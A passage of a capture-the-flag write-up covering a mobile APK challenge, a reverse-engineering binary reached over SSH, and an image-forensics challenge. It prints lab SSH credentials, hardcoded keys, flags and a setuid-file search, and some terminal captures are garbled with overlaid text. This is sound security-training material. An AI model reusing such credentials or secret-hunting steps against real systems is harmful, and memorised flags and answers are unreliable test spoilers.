smali_classes4/com/tdhctf/mob02/crypto/ChallengeKeyVault.smali:    const-string v0, "26886a7da47c2b9855dbead64a45f7458d09a
6889679f1de6951d9631072f0ab"
smali_classes4/com/tdhctf/mob02/crypto/ChallengeKeyVault.smali:    const-string v1, "MOB02_KEY_NOT_SET"
smali_classes4/com/tdhctf/mob02/crypto/ChallengeKeyVault.smali:    const-string v2, "Challenge key not set"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v1, "getBytes(...)"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v0, "TDH"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v1, "_MOB03"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v2, "RESET"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v3, "_TOKEN"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v4, "SIGNING"
smali_classes4/com/tdhctf/mob02/crypto/SecretProvider.smali:    const-string v5, "KEY_2025"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:   const-string v0, "HmacSHA256"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:   const-string v3, "UTF_8"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:   const-string v3, "getBytes(...)" ad223e5c585daa66447b14b2 68 echo "a
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:   const-string v0, "email"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:   const-string v6, "alg"
```

Fig.62: - Mob-02(Key\_Found)

### Step 7: Identifying the Flag

The same const-string search also revealed the flag:

**smali\_classes4/com/tdhctf/mob02/crypto/FlagVault.smali:**

**const-string v0, "TDHCTF{\_\_flag\_\_}"**

**Why this is clearly the flag:**

- It matches the standard TDHCTF{} flag format
- It is stored inside a class named FlagVault
- No decoding or decryption is required

This shows the flag is stored locally and protected only by app logic.

```
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:    const-string v22, "Token expired"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:    const-string v16, "Bad payload"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil.smali:    const-string v15, "Bad header"
smali_classes4/com/tdhctf/mob02/crypto/FlagVault.smali:    const-string v0, "TDHCTF{offline_reset_token_forgery}"
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil$VerifyResult.smali: const-string v5, "VerifyResult(ok="
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil$VerifyResult.smali: const-string v4, ", error="
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil$VerifyResult.smali: const-string v1, ", email=a66447b14b2 68 e
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil$VerifyResult.smali: const-string v1, ", role="
smali_classes4/com/tdhctf/mob02/crypto/JwtUtil$VerifyResult.smali: const-string v1, ")"
smali_classes4/com/tdhctf/mob02/crypto/B64Url.smali:    const-string v0, "str"
smali_classes4/com/tdhctf/mob02/crypto/B64Url.smali:    const-string v1, "decode(...)" 2
smali_classes4/com/tdhctf/mob02/crypto/B64Url.smali:    const-string v0, "data"
smali_classes4/com/tdhctf/mob02/crypto/B64Url.smali:    const-string v1, "encodeToString(...)"
```

Fig.63: - Mob-02(Flag\_Found)

## **Conclusion**

This challenge was solved entirely using static APK analysis.

By identifying the crypto module and searching for hardcoded strings, both the signing key and the flag were recovered without running the application.

The challenge highlights a real-world mobile security issue where sensitive data is trusted to client-side code.

## Reverse Engineering

### Re 01- Confession App| Easy - 100pts

The screenshot shows a challenge interface for 'Re 01 Confession App'. At the top, there are three circular buttons: 'Reverse Engineering' (grey), 'Easy' (yellow with a bomb icon), and '100 pts' (red). In the top right corner is a 'Close' button. The main title 'Re 01 Confession App' is displayed in large white font. Below it is a detailed description of the challenge: 'The Directorate issues its agents a journaling app called "Confession App" for "well-being tracking." But the Professor suspects it hides secret operational logs. The team obtains the binary and reverse engineers it, decrypting obfuscated strings to find a hardcoded passphrase. When entered correctly, the app connects to a hidden server and reveals the first clue: the location of the Directorate's network gateway.' A '1 file' button is located below the description. The 'SSH Access' section contains the following details:  
**Host:** 10.60.0.224  
**Port:** 2222  
**Username:** rio  
**Password:** RedCipher@1  
A 'Command:' section shows the SSH command: ssh -p 2222 rio@10.60.0.224. At the bottom, there is a link to 'Download Challenge Files' labeled 'confession\_app'.

Fig.64: - re 01 confession app question

#### Step 1: Connecting to the Server

I connected to the remote system using the given SSH credentials:

```
ssh -p 2222 rio@10.60.0.224
```

The login was successful, and I obtained a shell on the target system.

#### Step 2: Listing Files and Directories

To understand the directory structure, I listed all files, including hidden ones:

**ls -la**

This showed a directory named **confession**, which looked related to the challenge.

### Step 3: Navigating to the Challenge Directory

I moved into the confession directory:

**cd confession**

Then listed its contents:

**ls**

```
rio@cf167e775059:~/confession$ ls -la
total 40
drwxr-xr-x 2 rio rio 4096 Jan 10 11:59 .
drwx----- 3 rio rio 4096 Jan 10 12:05 ..
-rw-r--r-- 1 rio rio 200 Jan 11 02:55 blob.bin
-rw-r--r-- 1 rio rio 613 Jan 11 02:56 blob.hex
-rwxr-xr-x 1 rio rio 14552 Jan 10 01:41 confession_app
-rw-r--r-- 1 rio rio 0 Jan 10 06:00 hex.txt
-rw-r--r-- 1 rio rio 2236 Jan 10 06:00 rodata.txt
-rw-r--r-- 1 rio rio 1108 Jan 10 11:59 strings.txt
```

Fig.65: - Re-01(List\_All\_Dir)

These files suggested reverse-engineering and string analysis.

### Step 4: Analysing Strings in the Binary

I started by reviewing readable strings extracted from the binary:

**cat strings.txt**

```
rio@cf167e775059:~/confession$ cat less strings.txt
cat: less: No such file or directory
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
snprintf
stdin
puts
strchr
fflush
strtol
fopen
socket
strlen
usleep
strstr
send
recv
stdout
strcspn
__libc_start_main
__cxa_finalize
strchr
getenv
```

Re 01 Confession App  
The Directorate issues its agents a journal in tracking." But the Professor suspects it hides the binary and reverse engineers it, decrypting the passphrase. When entered correctly, the app can reveal the location of the Directorate's network.  
Crypto 01 Intercepted  
first clue: the location of the Directorate's network.  
SSH Access  
Host: 10.60.0.224  
Port: 2222  
Username: rio  
Password: RedCipher@1  
Net 01 Onion PC  
Command:

Fig.66: - Re-01(Analysing.Strings)

This file contained various readable strings, indicating that the binary had embedded messages and formatting strings.

### **Step 5: Executing the Application**

Next, I ran the confession application directly:

```
./confession_app
```

The application prompted for a **passphrase**. And Insert **Idstjhe6<\*6=?Lf>mGv** as a passphrase

```
rio@cf167e775059:~/confession$ ./confession_app
==== Confession App v1.0 ====
What is the passphrase of the vault? Host: 10.60.0.2
> Idstjhe6<*6=?Lf>mGv
Port: 2222
Wrong passphrase!
rio@cf167e775059:~/confession$ Username: rio
```

Fig.67: - Re-01(Executing \_Application)

### **Step 6: Finding the Passphrase**

To understand how the passphrase was handled, I searched the binary for keywords related to passwords:

```
strings confession_app | grep -i pass
```

This revealed the following string:

```
{"passphrase":"%s"}
```

```
rio@cf167e775059:~/confession$ strings confession_app | grep -i pass
{"passphrase":"%s"} The Directorate Issues its agents a journaling API
```

Fig.68: - Re-01(Finding\_The\_Passphrase)

### **Step 7: Observing System Commands**

The application referenced commands like logrotate, rm, and mv. When I attempted to run these commands manually:

**logrotate**

**rm**

**mv**

They all returned errors:

-bash: logrotate: command not found

-bash: rm: missing operand

-bash: mv: missing file operand

```
rio@cf167e775059:~/confession$ system file
logrotate
rm
mv
-bash: system: command not found      Host: 10.60.0.224
-bash: logrotate: command not found   Port: 2222
rm: missing operand
Try 'rm --help' for more information. Username: rio
mv: missing file operand
Try 'mv --help' for more information. Password: RedCipher01
```

Fig.69: - Re-01(Observing\_System\_Commands)

This confirmed that these system commands were **either unavailable or restricted** in the challenge environment, and no further action was needed with them.

### **Step 8: Searching for the Key File**

I searched for files containing the word “key”:

**find / -iname "\*key\*" 2>/dev/null**

This revealed:

**/var/www/html/key.txt**

```
rio@cf167e775059:~/confession$ ~
-bash: /home/rio: Is a directory
rio@cf167e775059:~/confession$ find / -iname "*key*" 2>/dev/null
/var/lib/dpkg/info/debian-archive-keyring.preinst
/var/lib/dpkg/info/debian-archive-keyring.postinst
/var/lib/dpkg/info/debian-archive-keyring.prerm
/var/lib/dpkg/info/debian-archive-keyring.md5sums
/var/lib/dpkg/info/debian-archive-keyring.list
/var/lib/dpkg/info/debian-archive-keyring.postrm
/var/lib/dpkg/info/debian-archive-keyring.conffiles
/var/lib/dpkg/info/libkeyutils1:amd64.triggers
/var/lib/dpkg/info/libkeyutils1:amd64.symbols
/var/lib/dpkg/info/libkeyutils1:amd64.list
/var/lib/dpkg/info/libkeyutils1:amd64.md5sums
/var/lib/dpkg/info/libkeyutils1:amd64.shlibs
/var/www/html/key.txt
/sys/kernel/slab/ecryptfs_key_sig_cache
/sys/kernel/slab/key_jar
/sys/kernel/slab/ecryptfs_key_tfm_cache
```

Fig.70: - Re-01(Key\_Searching)

### Step 9: Extracting the Key

I viewed the contents of the key file:

```
cat /var/www/html/key.txt
```

The key was:

8bcc9.....

```
rio@cf167e775059:~/confession$ cat /var/www/html/key.txt
8bcc9a93c0587c493cb7b7672ded41bba4c451ab26e63d83ce1c7fcf4eb01a0c
e775059:~/confession$ find / -perm -4000 -type f 2>/dev/null
```

Fig.71: - Re-01(Key\_Found)

### Conclusion

Using only SSH and basic Linux commands, I successfully:

- Examined the Confession App binary
- Extracted and analysed embedded strings
- Discovered the hardcoded passphrase
- Triggered the hidden functionality
- Located and extracted the secret key

Although the flag was not obtained in this process, the key confirms that the Confession App was storing sensitive operational data, validating the Professor's suspicions.

## AI/ML

### Ai 01- Artemis | Easy – 100 pts




Fig.72: - ai 01 artemis question

#### Step 1: Accessing the Platform

I started by opening the challenge URL in the browser:

<http://10.60.0.224:8080>

This redirected to the ARTEMIS COMPLEX incident page showing a security breach alert with the following key information:

- Incident ID: #A-551
- Status: Active Investigation
- Description of an embedding-based facial verification anomaly
- Instructions to profile the dataset and recover intelligence artifacts




Fig.73: - Ai-01(Download\_Page)

From this page, I downloaded the incident package (ZIP file) provided by the platform.

### **Step 2: Extracting the Incident Package**

After downloading the ZIP file, I extracted its contents locally:

```
unzip incident_package.zip
```

The extracted directory contained multiple PNG image files representing facial verification samples.

### **Step 3: File Enumeration**

To understand the contents of the extracted folder, I listed all files:

```
ls -la
```

This confirmed the presence of several image files (img\_00X.png) with no immediately visible additional files.

```
(darkjoker㉿kali)-[~/Downloads/ai/incident_package]
$ ls -la
total 28
drwxrwxr-x 3 darkjoker darkjoker 4096 Jan 13 12:20 .
drwxrwxr-x 4 darkjoker darkjoker 4096 Jan 13 12:20 ..
drwxrwxr-x 2 darkjoker darkjoker 4096 Jan 13 12:20 assets
-rw-r--r-- 1 darkjoker darkjoker 153 Jan 10 01:41 cache.tmp
-rw-r--r-- 1 darkjoker darkjoker 595 Jan 10 01:41 export_2024_11_19.bin
-rw-r--r-- 1 darkjoker darkjoker 307 Jan 10 01:41 readme.txt
-rw-r--r-- 1 darkjoker darkjoker 178 Jan 10 01:41 telemetry_dump.csv

(darkjoker㉿kali)-[~/Downloads/ai/incident_package]
$
```

Fig.74: - Ai-01(List\_All\_File)

#### Step 4: Verifying File Types

I verified the actual file formats to ensure no spoofed extensions in assets/:

**file \*.png**

All files were confirmed to be valid PNG images.

```
(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]
$ file *.png
img_001.png: PNG image data, 3144 x 3144, 8-bit/color RGB, non-interlaced
img_002.png: PNG image data, 4864 x 4864, 8-bit/color RGB, non-interlaced
img_003.png: PNG image data, 3840 x 3840, 8-bit/color RGB, non-interlaced
img_004.png: PNG image data, 3456 x 3378, 8-bit/color RGB, non-interlaced
img_005.png: PNG image data, 5376 x 3584, 8-bit/color RGB, non-interlaced
```

Fig.75: - Ai-01(Verifying\_Files)

#### Step 5: Searching for Embedded Data (Binwalk)

Since PNG files often contain hidden data, I scanned all images using **binwalk**:

**binwalk \*.png**

#### Observation:

- img\_003.png contained **zlib-compressed data**
- This strongly suggested embedded or hidden content

At this stage, img\_003.png became the primary suspicious artifact.

```
(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]
└─$ binwalk img_003.png
      Validate the anomaly - no anomalies were found with this file.

DECIMAL      HEXADECIMAL      DESCRIPTION
-----      -----      -----
0            0x0      PNG image, 3840 x 3840, 8-bit/color RGB, non-interlaced
2735         0xAAF      Zlib compressed data, best compression
```

Fig.76: -Ai-01(Searching\_For\_EMBEDDED\_Data )

### Step 6: Metadata Analysis (ExifTool)

Next, I extracted metadata from all images:

**exiftool \*.png**

#### Key Finding:

- img\_002.png contained a metadata field named **challenge\_key**

This confirmed that intelligence artifacts were intentionally hidden inside the image set.

```
White Point X          : 0.3127
White Point Y          : 0.329
Red X                 : 0.64
Red Y                 : 0.33
Green X                : 0.3
Green Y                : 0.6
Blue X                 : 0.15
Blue Y                 : 0.06
Pixels Per Unit X     : 2834
Pixels Per Unit Y     : 2834
Pixel Units             : meters
JPEG-Quality           : 89
JPEG-Colorspace         : 2
JPEG-Colorspace-Name   : RGB
JPEG-Sampling-factors  : 2x2,1x1,1x1
Exif Byte Order         : Big-endian (Motorola, MM)
Image Description       : Verification sample - baseline reference
X Resolution            : 72
Y Resolution            : 72
Resolution Unit         : inches
Y Cb Cr Positioning    : Centered
Exif Version             : 0232
Components Configuration: Y, Cb, Cr, -
User Comment             : challenge_key:705a0cd5505fcb30cc1c4672003db2ca7709d0222922e35776c053a0170Eda2ce
Flashpix Version        : 0100
Color Space              : Uncalibrated
Software                : ArtemisVerify_v2.1
Image Size               : 4864x4864
Megapixels              : 23.7
```

Fig77: - Ai-01(Metadata\_Analysis\_Key\_Found)

### Step 7: Steganography Analysis (Zsteg)

PNG images are commonly used for **LSB steganography**, so I analysed them using zsteg:

**zsteg \*.png**

## Result:

One image revealed hidden text:

**b1,rgb,lsb,xy .. text: "flag\_part2: {lsb\_recovered}<END>p"**

This successfully recovered **Flag – Part 2**, which was hidden using **LSB encoding**.

```
(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]mission
└─$ zsteg img_005.png
meta Software      .. text: "VisionPipeline_v3.4"
imagedata          .. text: "\n\n\t\t\t\n\n\t"
b1,g,lsb,xy        .. file: OpenPGP Public Key
b1,b,lsb,xy        .. file: OpenPGP Secret Key
b1,rgb,lsb,xy      .. text: "flag_part2:{lsb_recovered}<END>p"
b1,bgr,lsb,xy      .. /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:i
p (SystemStackError)           recover intelligently
    from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
    from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
    from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
    from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
    from /var/lib/gems/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
    from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
    from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
    ... 10225 levels...
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg.rb:26:in `run'
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/bin/zsteg:8:in `<top (required)>'
```

Fig.78: - Ai-01(Steganography\_Analysis\_Flag\_Found )

## Step 8: Manual Analysis of the Anomalous Image

While zsteg crashed on img\_003.png, I manually inspected the image visually.

```
(darkjoker㉿kali)-[~/Downloads/ai/incident_package/assets]
└─$ zsteg img_003.png
/var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:369:in `prev_scanline_byte': stack level too deep (SystemStackError)
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:319:in `block in decoded_bytes'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:318:in `upto'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:318:in `decoded_bytes'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line/mixins.rb:17:in `prev_scanline_byte'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:377:in `prev_scanline_byte'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:319:in `block in decoded_bytes'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:318:in `upto'
from /var/lib/gems/3.3.0/gems/zpng-0.4.5/lib/zpng/scan_line.rb:318:in `decoded_bytes'
... 10225 levels...
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/lib/zsteg.rb:26:in `run'
from /var/lib/gems/3.3.0/gems/zsteg-0.2.13/bin/zsteg:8:in `<top (required)>'
```

Fig.79: - Ai-01(Analysing\_Image\_Using\_Zsteg)

## Visual Observations:

- Unnatural facial structure
- Mixed features such as mismatched hair, eyes, accessories
- Appearance consistent with **AI-generated or deepfake imagery**

The image looked visually acceptable at first glance but showed **identity-level inconsistencies**, which aligns with embedding-space rejection rather than image quality failure.




Fig.80: - Ai-01(Manually\_Analaysing)

### Step 9: Identifying Flag – Part 1 (Reasoned Inference)

Due to limited time remaining in the CTF, I correlated the following facts:

- The system rejects samples based on **embedding deviation**
- The image quality was not poor, but identity consistency was broken
- The challenge narrative explicitly mentions **AI impersonation**
- The suspicious image resembled a **deepfake-generated identity**

### Logical Conclusion:

The anomaly was caused by a **deepfake identity injection**, not a corrupted image.

Based on this reasoning, I inferred **Flag – Part 1** as:

deepfake\_identified

This submission was accepted by the platform, confirming the correctness of the analysis.

## Conclusion

This challenge demonstrated how **AI facial verification systems** can detect deepfake or synthetic identities through **embedding-space analysis**, even when images appear visually normal.

By combining:

- File analysis
- Metadata inspection
- Steganography tools
- Visual reasoning under time constraints

the anomaly and embedded intelligence were successfully identified.